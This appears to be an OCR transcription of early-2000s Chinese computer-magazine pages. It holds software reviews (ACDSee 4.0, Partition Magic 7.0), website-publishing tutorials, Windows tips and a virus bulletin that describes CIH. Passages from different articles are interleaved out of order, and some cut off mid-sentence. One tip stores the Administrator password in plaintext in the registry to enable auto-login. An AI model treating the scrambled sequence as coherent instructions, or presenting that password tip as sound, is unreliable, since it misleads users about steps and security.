操作界面变化较多：初见ACDSee 4.0的新界面（如图1），熟悉中透露着几分陌生。因为新界面不仅重新设置了工具栏的按钮和底纹，而且浏览窗口中还新增了许多新的标签。原先的目录窗口变得更为丰富，新增了“Favorites”(收藏夹)、“Albums”(影集)标签，这使得用户在自定义、选择浏览目录时更为方便。窗口右侧的浏览工作区，从新添的标签可以看出，有更多种浏览方式供用户选择，满足了不同用户的浏览需要。



图1

印象之二

新增活动工具栏：所谓活动工具栏，即当你按下主工具栏上的某个按钮时，下方将会伴随显示该按钮的辅助工具按钮（如图2）。比如我们按下“Manage”(管理）按钮，下方显示的工具栏将会出现相应的“Browse”(浏览)、“Search”(搜索）等按钮。当然，你也可以对工具栏自行定义，随时打造成适合你需要的工具栏，方法是在工具栏上单击鼠标右键，选择“Customize”(自定义）命令。

三、 更便捷的图像管理功能

印象之一

光盘图片索引：在窗口左侧目录栏中，我们可以发现



图4



图5

这是Partition Magic7.0附带的四个非常有用的工具。当用户增加或删除分区后，驱动盘符的改动可能会导致应用程序找不到路径，使用Drive Mapper可以立即更新注册表中相关的选项，从而保证应用程序的正常运行。而利用Boot Magic就可以实现多C盘引导启动。Partition Magic7.0还提供了创建修复磁盘的功能(Create Rescue Disks)。万一系统出现了故障，用户可以使用创建的营救磁盘启动电脑。

Wizards（如图5）

Partition Magic7.0提供给用户进行分区操作的向导。

1.Create New Partition：创建新分区的向导；

2.Resize Partitions：重新定义分区的大小；

3.Redistribute Free Space：对整个硬盘的剩余空间进行调整的向导，可以在总的分区数不变的情况下调整；

4.Merge Partitions：合并分区；

5.Copy Partition：拷贝分区。

如果有用户想偷懒也可以使用它。实际上Partition Magic7.0的操作非常简单，经过一番介绍完全可以不用使用向导。

在这里用户要特别注意的是：虽然Partition Magic7.0可以实现无损分区，但为了以防万一，还是建议大家能够在分区前做好重要资料的备份工作。Partition Magic7.0也建议你在进行分区操作时，尽可能地关掉一些不必要的应用程序。

还要指出的是:用户使用Partition Magic7.0进行的每一项操作，Partition Magic都会执行。比方说你先创建了一个分区，然后又删除了它，然后又创建了一个分区。看上去只是创建一个分区的操作而已，但实际上当你点击了“Apply Changes”后，Partition Magic就会忠实地按照你的指令一步步执行。所以说，如果你不想让你的硬盘“英年早逝”的话，还是先规划好你的分区方案后，再让Partition Magic去执行吧！

实际上Partition Magic7.0的功能远不止这些，其强大的分区管理功能还要你自己去体会，还不去装一个？CF




图2



图 3

新增了一个“Photo Discs”标签（如图3），可别小看这个标签，它可以帮你十分容易地建立起光盘图库的缩略索引图，这样无需频繁地更换光盘，就可以随心所欲地查找需要的图片了。点击“New Folder”（新建文件夹）新建一个缩略图文件夹，将图片光盘放入光驱，点击“New Disc”（新的光盘）就可以了。

印象之二

缩略图和文件详细信息模式：在浏览区增加了一种全新的查看模式“Thumb + Details”，现在你可以同时查看文件的缩略图和文件详细信息了，这样既满足了预览查看的需要，又可以知道文件的详细信息，鱼与熊掌二者兼得。当然，在查看文件时你还可以通过文件类型过滤掉一些不需要的文件，点击“Filter”（过滤）选择即可（如图4）。



图 4

四、 更强大的扩展编辑功能

把ACDSee只是一个单纯的图片浏览器的想法从你的脑海中摒弃吧，如今ACDSee 4.0已经是您最得心应手的图片编辑工具和轻松处理数码影像的好帮手。您应该注意到，安装ACDSee 4.0之后，桌面会生成一个“FotoCanvas Lite”图标，没错，就是它扩展了ACDSee的图片编辑功能！



图 5

在ACDSee 4.0中，你可以按下“Acquire”（获取）按钮（如图5），通过扫描仪或数码相机获取图像资料，选定图像后选择右键菜单中的“Edit”（编辑），ACDSee 4.0 将自动调用“FotoCanvas Lite”进行编辑处理，拥有的功能包括剪切图像、锐化、浮雕特效、曝光调整、旋转、镜像等等，还能进行批量处理哦！限于篇幅，这里不再一一详说，大部分功能可以通过工具栏的按钮实现。

五、强劲的多媒体浏览功能

多媒体功能在ACDSee 4.0中得到进一步的增强，使得ACDSee 4.0并不局限于单纯的图片浏览与处理，而是延伸至音频、视频多媒体世界之中。在DirectX 8和QuickTime 5的支持下，常见的多媒体文件类型wav、mp3、mp、avi、mov、swf、mid、wmv等都能播放。ACDSee 4.0还包含有一个多媒体浏览器，不仅可以用来播放多媒体文件，甚至还可以从影像文件中提取图像，即可以将指定的视频片断转换成你想要的图片格式，如PNG、GIF、TIF、BMP、JPG等等。记住，要使用ACDSee 4.0的全部多媒休功能，你必须安装了以下软件：DirectX 8.0、GhostScript 7.0、QuickTime 5.0。

六、 其他特色

这次ACDSee 4.0有哪些新创意呢？让我们来看看：

印象之一

为图像添加声音：这绝对是一项新创意！你可以为图像添加“解说词”了！选定图像，点击“Audio”（音频）按钮中的“Edit”（编辑）命令，在出现的窗口中按下“Record”（录制）添加解说吧（如图6）！



图 6

印象之二

制作压缩包：记得先前的版本中只有对压缩文件的解压功能，如今新添了打包压缩功能，不必再动用其他软件了！点击“Manage”（管理）按钮下的“Archive”（归档）按钮，弹出如图7所示的窗口，就可以打包压缩了，还可以选择两种压缩方式，即LZH与ZIP。

总结：图像与多媒体功能得到进一步的增强，管理功能更为妥善细致，体现了“科技以人为本”的特色，但十几兆的身躯的确有些吓人，希望能在下一版本中得到改进与压缩。




图 7

另外，如果你用的操作系统是Windows 9x或Windows Me，可能会出现下载后不能安装的问题，下载补丁ACDSee 4.0 patch即可解决问题。

新软快递

□辽宁 鸣涧

相信很多朋友都喜欢使用电脑绘画吧，但是很多电脑绘图软件使用起来非常不方便，特别是对于小朋友来说，就更没有合适的画图软件了。但是如果试试优软精灵画笔 V2.0（如图1），一定能让你眼前一亮。为什么呢？



图 1

首先说来，它可以将外来的TGA、TIFF、JPG、GIF或者BMP文件直接制作成为画稿，并且可以对它进行编辑，同时它提供了丰富的贴图功能，可以随心所欲贴图，而无需动笔，对于贴图还可以自由旋转缩放，随心所欲构思图画布局。同时它还提供有即时立体声音效果，可以实现对压力感应笔高效率的支持，使绘画笔触更加细腻逼真，在无需专人指导的情况下，就可以绘制出专业的图画。这么好的东东，怎能不令人心动！

绘制一幅异彩纷呈的图画，可以给人以赏心悦目的享受。那么如何将这些图片任意转换成不同格式的图片文件呢？可以使用魔法转换2.5啊，它可是一个功能非常强大的图像转换工具（如图2），功能比较完善。首先来说，它提供了图像浏览、批量转换、图像增强及作品预览四大功能，而且还可以任意调整图像大小、调整层次、旋转、镜像，同时还可以对图像进行锐化、模糊、马赛克、浮雕、底片、旋涡、喷雾等效果。它的批量转换功能，支持输出格式有bmp、jpg、gif等多种格式，而且还支持txt、rtf、htm、mmc等文件格式。还有啊，它还能将图像直接生成EXE文件，可以独立运行呢。



图 2

屏幕抓图是图像处理中比较常见的应用了，大名鼎鼎的HyperSnap-DX 最近有了V4.11版本。说起HyperSnap-DX来，它可是一个老牌经典的抓图软件了，可以捕捉使用DirectX技术游戏的屏幕，而且还可以抓取DVD屏幕图像。它采用新的去背景技术，可以在抓取后的图形中去除不必要的背景，它的预览功能可以正确显示图形打印的效果，而且还可以自定义输出分辨率，并制作淡入淡出等特殊效果，同时还可以快速保存不间断连续截图图片。此外，它还集成了图像编辑器，并且提供有注释、修饰、音效、色彩处理等多方面功能。

是否早已经看厌了Windows桌面一成不变的背景图案了？想不想常换常新呢？那么WaterWall V5.01可以帮助你，这是一个可以让Windows在每次开机时都可以更换不同的桌面壁纸的工具，它可以将桌面背景颜色一起更换，使用起来非常简单，只要将要更换的壁纸图形文件加到要更换的清单中就可以了，以后每次启动Windows的时候，它都会给你一个惊喜的。


闲暇之余是否打算学学英文，从此告别望屏生畏的E文呢？哦，现在机会来了，英语会话精灵 1.0就是这样一款实用、有效的英语会话学习软件，它包含了9大类1000余句日常英语会话例句，自动在屏幕顶端打开，不占用屏幕空间，采用拉幕方式播放，可以在使用电脑过程中，不知不觉地掌握各类日常英语会话。你可以方便地对它进行功能设置，比如英汉播放次序、播放时间、播放次数、播放内容、自动隐藏等控制，而且还提供了语音朗读功能，但是需要下载相应的语音接口程序和语音引擎文件支持。

DVD飞入寻常百姓家，那么如何对DVD影像进行压缩和复制呢？可以使用DivX Codec V4.0。DivX DVD影像编码软件是一个可以将DVD影像复制并压缩为标准650 MB CD-ROM格式的影像压缩软件，它的转换速度特别快，可以以2种不同的速率模式进行录制，是一个很出色的影像压缩转换程序。不过可惜的是，目前DivX (MPEG-4)格式只能在Windows系统下使用Windows Media Player程序来播放。

MP3音乐那么火，咱们也来制作一张MP3光盘吧，推荐给你一款可以制作MP3光盘的软件，那就是MP3 CD Maker V1.41。我们知道，目前刻录软件只支持将MP3音乐刻录到光盘上，而无法制作成音乐光盘，但是现在好了，可以使用MP3 CD Maker将MP3音乐文件制作为Audio CD的光盘，而且操作起来也非常方便。在制作音乐光盘的过程中，无需事先将MP3文件转换为WAV文件，然后再写入CD-R，可以直接写入音轨，通过编码转换，制作出来的CD盘片可以直接在CD机上播放。

很多朋友都建立了自己的个人网站，作为站长，你是否想清楚地了解自己站点的访客流量以及相关数据呢？可以使用Sawmill，它是一个通过分析Log File来提供网站的访客流量数据的软件，可以使你清晰地了解到网友的停留时间、浏览网页等方面的分析，以便改版时可以清楚网站的建设和规划方向。CF

从无到有 菜鸟建站(之六)



□辽宁 鸣涧

主页发布与宣传

时间过得真快，转眼间和朋友们又见面了，经过这么久的学习，想必很多朋友都已经建立好了自己的主页，是不是正准备把自己的主页发布到网上呢？虽然在第一讲中，我们已经学习了如何使用WEB方式上传自己的主页，但是如果我们的网站建设得很庞大的话，那么使用WEB方式上传就会非常不方便。目前网上被普遍使用的是FTP上传方式，下面就来为朋友们介绍一下主页上传工具Netload的使用方法。

网站更新利器Netload最大的特点就是更新网站内容特别简单而且快捷，它可以将本地文件与服务器中文件进行比较，然后自动将本地更新过的文件上传到服务器。

启动Netload以后，即可进入其主界面窗口（如图1）。Netload的主界面窗口同其他FTP工具的界面都是大同小异的，不同之处在于它多了一个“Compare”比较按钮和一个“Comparison Summar”比较汇总选项卡，在这个选项卡中，可以将本地文件与服务器文件进行比较后生成一个比较清单。




图1

下面来配置我们的FTP站点信息。执行“Netload/Setup”命令，打开设置对话框，选中“FTP Setup”选项卡，在这里可以配置我们的FTP站点相关信息。下面就以多来米免费个人主页为例，介绍一下如何填写配置信息。首先，在“Nickname”中填写一个FTP网站标识，这里可以根据自己的需要任意设定，本例中填写的是‘鸣涧动力站’。接下来需要定义“Local Directory”本地文件夹，此时可以单击右侧的“Browser”按钮选择本地存放的网站的文件夹。在“FTP Server”中是用来设置上传的FTP服务器的域名地址，这里需要填写多来米的个人主页服务器地址：ftp.diy.myrice.com。接下来，在‘Remote Directory”后面输入一个“/”符号，表示将直接登录到远程服务器的根目录。“Port”是端口号，可以保持默认值21，最后在“User Name”和“Password”中分别输入FTP服务器提供给你的用户名和密码。最后单击‘Add’按钮完成。此时，在下方的列表中会增加刚才设定的网站信息（如图2）。如果还要添加其他站点，可以单击“New”按钮，对已经设置的网站信息进行修改后，可以单击“Replace”按钮更新。




图2

如果你是通过代理服务器上传网页，那么可以切换到“Proxy/Firewall”选项卡，进行代理服务器属性设置（如图3）。首先需要选中“Use Proxy”选项，然后在“FTP Proxy IP Address”中输入代理服务器的IP地址，其余设置可以保持默认值。



图3

完成设置以后，下面就可以上传我们的主页了。在主界面窗口中选择要上传更新的站点，然后点击“Connect”按钮连接FTP服务器，完成连接后，会在右侧窗口中显示远程FTP服务器根目录下的所有文件（如图4），然后点击“Compare’按钮进行比较，检查本地文件是否已经更新，完成比较后，就可以打开‘Comparison Summary’选项卡查看需要更新的文件列表。最后单击“Upload”按钮就可以




图 4

将网页文件上传了。使用 Netload 在进行文件比较前，最好点击本地和服务器文件区下的“ Refresh ”按钮更新一次，这样可以保持本地和远程服务器列表文件都是最新的 。

主页上传工具除了 Netload 以外，比较著名的要数 CuteFTP了。CuteFTP是一个功能非常完善的主页上传工具,但是它的不足之处是比较站点文件是否更新很麻烦,没有 Netload 来得方便。如果对 CuteFTP 感兴趣，可以参考今年《电脑爱好者》第五期的“ 菜鸟主页速成 ”一文中的相关介绍。

当我们完成了主页的上传后,剩下来的工作就是及时更新和维护了,为了使你的主页能够吸引更多的用户,及时更新是非常重要的。除此之外,我们还需要宣传我们的主页,最常见的宣传方式就是在搜索引擎注册,这样很多网友就可以通过搜索引擎查询到你的网站并访问了。那么如何在搜索引擎上登录呢？下面就以“ 搜狐 ”为例介绍一下如何注册到搜索引擎上。

首先在浏览器的地址栏输入搜狐的搜索引擎地址：http://dir.sohu.com/，进入其界面窗口（如图 5），在这里首先选择你的网站属于哪种类型，比如鸣涧的主页属于“ 计算机与互联网 ”类别，那么就点击相应的类别，进入其分类目录。



图 5

当进入“ 计算机与互联网 ” 分类目录页面后（如图 6），在界面下方有一个“ 网站登录 ”链接，单击它即可进入网站登录页面（如图7），单击界面中的“ 普通网站登录 ”按钮，进入“ 普通网站登录：步骤一 ”界面（如图 8）。

下面来选择一个属于自己网站的子类目，比如鸣涧的网站属于“ 学习资源 ”，那么就点击“ 学习资源 ”链接打开此类目下的相关链接页面。如果你还需要进一步选择类目，可



图 6




图 7




图 8

以继续点击相关分类，否则就可以填写网站信息了（如图 9）。填写好网站名称和主页地址后，单击“ 进行下一步 ”按钮，在打开的页面中填写关于网站的详细资料（如图 10）。这里需要注意填写好你的网站描述信息，更加要注意的是，需要在第 4 项中填写好关键字，这是用来在搜



图 9

从无到有 模板建站(之六)



□辽宁 鸣润

CutePage 快速建站

对于CutePage 2.0来说，它不但提供了丰富的网页模板可供建站使用，而且还提供了丰富而强大的网页编辑功能，是一款非常不错的国产网页编辑工具。OK！下面咱们就开工吧!

1.建立新站点




图 1

启动CutePage 2.0，然后执行“文件/站点管理/新建站点”命令，启动CutPage的站点管理器，单击“新建站点”命令按钮，在“站点名称”一栏输入名称“鸣润动力”，然后在“根路径”栏中输入站点保存文件夹“D:\Web”(如图1)。完成后按“确定”，此时会询问是否建立新文件夹“Web”，按下“确定”按钮进入站点管理器的主界面窗口。

2.引用模板

在Site Manager站点管理器中带有十几种风格独特的站点模板，这些站点模板就是一个完整的站点。点击Site Manager工具栏中的“引入模板”工具按钮，打开一个站点预览窗口，可以在“类别”下拉菜单中选择“个人网站”，并从“模板名称”中选择相应的模板。此时可以在预览窗口中显示当前模板的样式，可以单击该模板中的链接查看网站内的其他几个页面（如图2）。最后可以按下“引入”按钮



图 2



图 10




图 11

索引擎上搜索的时候，可以快速定位到你的主页的关键字，所以关键字的选择很重要，需要精心设计。最后可以单击“进行下一步”按钮。最后系统会给出一个“提交成功”界面（如图11），并且会明确给出你的网站已经登录的分类目录。

写到这里，鸣润要和朋友们说声再见了。这个系列到此就告一段落，希望通过这个系列的学习，朋友们可以学会创建自己的网站并成功发布，预祝朋友们早日圆了主页之梦。CF

将当前被选模板引入到你的网站中。

3.增加新文件

下面我们要为网站加入一个新的页面文件，在本地文件夹窗口右键单击“web”文件夹（如图3），然后执行“新建文件”命令，并将新文件命名为word.htm。需要注意的是，在输入文件名时不要省略后缀。



图 3

4.设置页面属性

在前面我们已经建立了一个新文件，为了使这个网页与整个网站的风格一致，下面来设置这个页面的属性。双击本地文件夹窗口的“word.htm”文件使之在CutePage编辑器中打开。并单击编辑器窗口底部的设计按钮。用鼠标右键单击工具栏，在弹出的菜单中选择“属性面板”命令，打开属性面板窗口（如图4），然后设置“ALINK”属性为白色，这样就可以使页面中的所有链接在鼠标点击时显示为白色。然后设置“LINK”值为蓝色，这样页面内所有链接在正常状况下显示为蓝色。设置“VLINK”值为绿色，这样页面内所有被正常访问过的链接显示为绿色。同样道理，我们还可以个性化设置站内其他页面的属性。



图 4

5.插入表格

表格在网页制作中可以用来搭建整个页面的结构。点击工具栏的插入表格图标按钮，打开表格对话框，建立一个2行2列的表格，设置表格边框为0，然后单击“确定”按钮。需要注意的是，此时我们选择的是以“像素”为单位来设定表格的宽度，那么表格的宽度就是绝对的，它不会受浏览窗口长度的影响。如果以百分比为单位，表格宽度就会随着浏览窗口的长度变化有比例地发生变化。

6.插入图像

下面在表格中插入一个图像背景。选中整个表格，表格被选中时在它周围会出现八个手柄，然后在属性面板中点击BackGround右侧的浏览按钮。在“打开文件”对话框中选中一幅背景图片，然后按下“确定”按钮，该图像就会作为背景出现在表格中。

7.插入超链接

如果要为图像或者文字设计链接，可以选中图像，然后点击工具栏的链接按钮，打开链接对话框（如图5），在“类型”下拉菜单中选择“http:”，并在“URL”中输入链接页面的地址，最后按下“确定”按钮关闭对话框。



图 5

8.修改网页

前面介绍了网页中一些元素的编辑方法，下面我们就来针对已经建立好的网页进行一些必要的修改。打开首页文件index.htm，修改“您的姓名”为自己网站的名称，然后将下方的图片更换为自己的照片。完成后打开其他页面文件，分别进行修改，最后单击工具栏的预览按钮，即可在浏览器中浏览页面效果了。

9.上传网页

最后我们还可以使用CutePage的FTP工具将网页上传到服务器。在“站点管理”中单击“定义站点”按钮，在打开的对话框中选中站点名称（如图6），按“编辑”按钮，在打开的对话框中切换到“远端服务器信息”选项卡，然后在对话框中设定服务器的相关信息（如图7），按下“确定”和“完成”按钮关闭两个对话框，返回到站点管理器，点击工具栏的“发布”按钮，就可以将网站上传到服务器了。



图 6



图 7

到今天为止，这个主页制作系列就告一段落了。CF

特别提醒：本期介绍的部分软件和源程序可以在《电脑爱好者》网站(http://www.cfan.net.cn)找到下载链接，并收录在《电脑应用文萃(电脑界光盘)》第12期上。

多软件共用滤镜的安装诀窍

□内蒙古 姜武

大家所熟悉的图像处理软件Photoshop,不但本身内置许多滤镜,而且有许多第三方厂家为其制作了大量的外挂滤镜(或称插件),如:KPT系列、EyeCandy系列等等。其实这些滤镜不仅适用于Photoshop的不同版本,而且也适用于Freehand、Illustrator等不同软件的不同版本。而我们安装这些滤镜的常用方法是直接把它们安装或拷贝(有些滤镜不用安装,只需拷贝到指定目录即可)到上述软件的Plug-ins目录下,这样的话,如果我们在同一系统(或不同系统)分别安装上述不同软件(每一个平面设计者几乎都要用到),并且在每一软件中都想用到上述不同的滤镜,就要多次把不同的滤镜分多次安装到不同的软件中,既浪费硬盘空间又降低了工作效率,还影响了软件的启动速度。是否可以考虑为这些外挂滤镜创建快捷方式,通过在各个设计软件中进行外部引用的方法来解决这个问题呢?

以下是笔者的解决方案(以K6.0为例):在安装K6.0时将其安装到某一分区(如F:)根目录下,安装完成后在F:\下找到K6.0,右键单击选择创建快捷方式,然后将此快捷方式复制,再分别粘贴到上述图像软件(或不同版本)的图像增效目录下,然后分别启动各个软件,进入到它们的增效菜单中,就可以找到这些外挂滤镜并随心所欲地使用它们了。这样安装滤镜至少有以下好处:1.节省硬盘空间;2.减少安装次数;3.当重新安装某些软件时不用重新安装,只需把快捷方式粘贴过去即可;4.当重新安装操作系统后(本例中操作系统不在F:\下),绝大多数滤镜不需重装。

使用上面的方法我们需要明确两个问题:首先,对于以Photoshop为代表的Adobe公司的软件产品,其增效目录为其根目录下的\Plug-Ins,而以Freehand为代表的Macromedia公司的软件产品,其增效目录为其根目录下的\English\Xtras(Firewoks为\Configuration\Xtras)。另外,鉴于点阵化和矢量化绘图软件在处理图像方面的差异,可以在Photoshop中顺利工作的外挂滤镜不一定都可以在其他软件中使用,这一点请读者注意。CF

在Win2000中实现自动登录

□河南 云舟

在Win98中,我们可以在启动时按提示很方便地实现自动登录,可是在Win2000里,这一功能没有了,虽说这能更好地保证Win2000的安全性,不过这对于我们这些家庭单机用户来说并没有多大意义,我们完全可以稍作变动来实现自动登录。

一、借用工具,轻松搞定

不管是初级用户还是高级用户,使用一些工具软件可以使我们方便地对操作系统做出调整,对于实现自动登录当然也不在话下。对于超级兔子魔法设置,我想大多数电脑爱好者们都不会陌生。我用的版本是v3.0的,这是一个绿色软件,下载后解压缩,点击ms2000.exe,打开,点击"多用户密码"图标,勾上"使用自动登录系统",在自动登录用户名处填上Administrator(我们当然要用超级用户了),密码就不用说了,你应该知道。然后点击"保存",下次开机就不用你再填密码了。超级兔子魔法设置这个软件现在升级很快,你可以在各个下载网站下载最新的软件。

二、修改注册表

如果你不想用超级兔子魔法设置这个软件,我们可以通过修改注册表来实现自动登录。

1. 在运行框里键入regedit,依次进入:HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon

2. 使用你的登录名字和密码,双击DefaultUserName条目,键入自动登录名字Administrator,点击"确定"。双击DefaultPassword条目,键入你的密码,然后点击"确定"。

需要注意的是:DefaultPassword值可能不存在。如果DefaultPassword值存在,我们做完上面两步就可以了。如果它不存在,那么从编辑菜单中,新建字串值。在字串值区域,键入"DefaultPassword"(没有引号)。在数值数据区域,键入你的密码,点击"确定"存储你的修改。

并且,如果DefaultPassword值不存在,那么Windows NT将自动改变AutoAdminLogon的键值,从1(对)变到0(错),这样就解除了AutoAdminLogon的特性。也就是说AutoAdminLogon值你也可能找不到,因此如果DefaultPassword值不存在,我们也需新建AutoAdminLogon值。从编辑菜单中,新建字串值,在数值数据区域加入AutoAdminLogon,在数值数据区域键入1,点击"确定"存储你的修改。

3. 退出注册表编辑器。

关机重启动后应该可以自动登录了。

其实这两种方法都是对注册表的修改,通过修改,我们就实现了Win2000的自动登录。CF

Windows Me的“单击锁定”功能

□山东 西贝

Windows的一大特性就是支持拖放操作，于是你就经常地按住鼠标键拖来拖去，常常把食指累得够呛。现在好了，Windows Me提供了一个解放你的食指的方法，就是“单击锁定”功能，它可以让你不必持续按住鼠标键即可完成选定或拖拽操作。

一、打开单击锁定

1.单击“开始”，指向“设置”，然后单击“控制面板”，打开“控制面板”窗口。

2.双击“鼠标”(如果看不到所需的项，请先单击“查看控制面板的所有选项”)，系统弹出“鼠标属性”对话框。

3.单击“按钮”选项卡，选中“打开‘单击锁定’”复选框（如图）。如要更改单击锁定时需按住鼠标按钮的时间，请单击“设置”按钮，在系统弹出的对话框中，拖动滑块进行设置。

4.单击“确定”按钮。



二、使用单击锁定

至此，你可以启动“Windows资源管理器”，选择需要进行拖动的文件，将鼠标指向选中的文件，并短暂按住鼠标左键，稍许，释放左键。现在，你再移动鼠标，怎么样，选中的文件跟随鼠标移动了吧？这就像你原先按住左键进行拖动一样。

当然，“单击锁定”适用于所有的程序窗口，包括“我的电脑”、“控制面板”、文字处理程序(如Word、WPS)等。

三、释放单击锁定

在使用“单击锁定”功能完成拖放操作后，如要临时释放“单击锁定”功能，请再次单击鼠标左键。

如果你感觉这个“单击锁定”功能给你带来了诸多不便，请永久释放单击锁定功能，方法是：在“鼠标属性”对话框的“按钮”选项卡中，清除“打开‘单击锁定’”复选框。

依笔者之体验，感觉Windows Me的这个“单击锁定”功能还是很方便的。你也不妨试试，然后再决定取舍。CF

病毒防疫站

近期热门病毒

病毒名称： WIN.CIH

病毒危害：★★★★

病毒介绍：

WIN.CIH病毒包含两个破坏模块，每个都可以在26日被触发。一旦被触发，该病毒将企图用一些随机数据覆盖系统硬盘，并且使数据恢复相当困难。它同时试图通过垃圾数据存储到快闪BIOS中来对系统进行永久性破坏。 一旦它重新格式化硬盘后，将显示一个文本消息框。在此，瑞星公司提示用户尽快安装优秀的反病毒软件并注意及时升级，有效防御病毒的侵袭！

解决方案：

删除病毒文件，或安装、使用优秀的反病毒软件进行查杀，如瑞星、诺顿等，请注意及时进行杀毒软件的升级更新，时刻开启实时监控功能。

近期病毒预报

① Mcik：危害★★★。该病毒能将宏病毒防护开关关闭，使word自身不报警。当用户打开vb编辑器，或选择“Tools”菜单中的“macro”项时，当用户选择“帮助”菜单的“关于”项，或选择“工具”的“选项”时都将出现病毒消息框并进行感染。

② Script.OverKillerII：危害★★★。该脚本黑客病毒能利用类似“百花谷奇毒”的技术， 用修改注册表的方法对系统进行全面封杀。系统注册表被修改后，一旦系统重启进入WINDOWS，系统将出现蓝屏并死机。

③ WM/Concept.F;G;J：危害★★。系统中所有的宏都将被加密，用户不能浏览和编辑病毒代码。在每月十六日运行或退出WORD时，会显示对话框并进行感染。

④ trojan.gift.a：危害★★。该黑客程序能将自身拷贝到C盘目录下并改名为wfsb.exe，然后启动并驻留内存。发作时，系统速度将明显减慢。

查杀软件：瑞星杀毒软件2002版、熊猫卫士、诺顿、KV3000等杀毒软件产品均可彻底查杀。

相关咨询电话：010-86243236

相关咨询网站：http://www.rising.com.cn

改变Win2000&WinMe资源管理器的打开路径

□合肥 Carson


在Windows98下打开资源管理器，系统默认的打开路径是系统安装盘C盘，但是安装了WindowsMe和Windows2000的用户会发现，打开资源管理器时，系统默认的打开路径改成了“我的文档”，这一改动方便了那些专业的办公用户，但是我等平常用户感觉十分不方便，尤其是在“我的文档”文件夹根目录下安装和保留了大量的文件时，更显得零乱不堪。WindowsMe和Windows2000能不能也和Windows98一样，在打开资源管理器时将路径指向C盘或其他盘呢？其实很简单，跟着我往下做吧：打开程序菜单，右键单击资源管理器快捷方式图标，选择属性，在“目标”栏中你会看到“X:\Windows\Explorer.exe”的路径指向（其中X为Windows的安装盘符）。好了，在其后面添加“ /n,/e,C:\”，再回车确定。怎么样，当你再次打开资源管理器时，是不是打开C盘了？同样你也可以将参数C:\改为其他盘符，打开的就是相应的盘了。

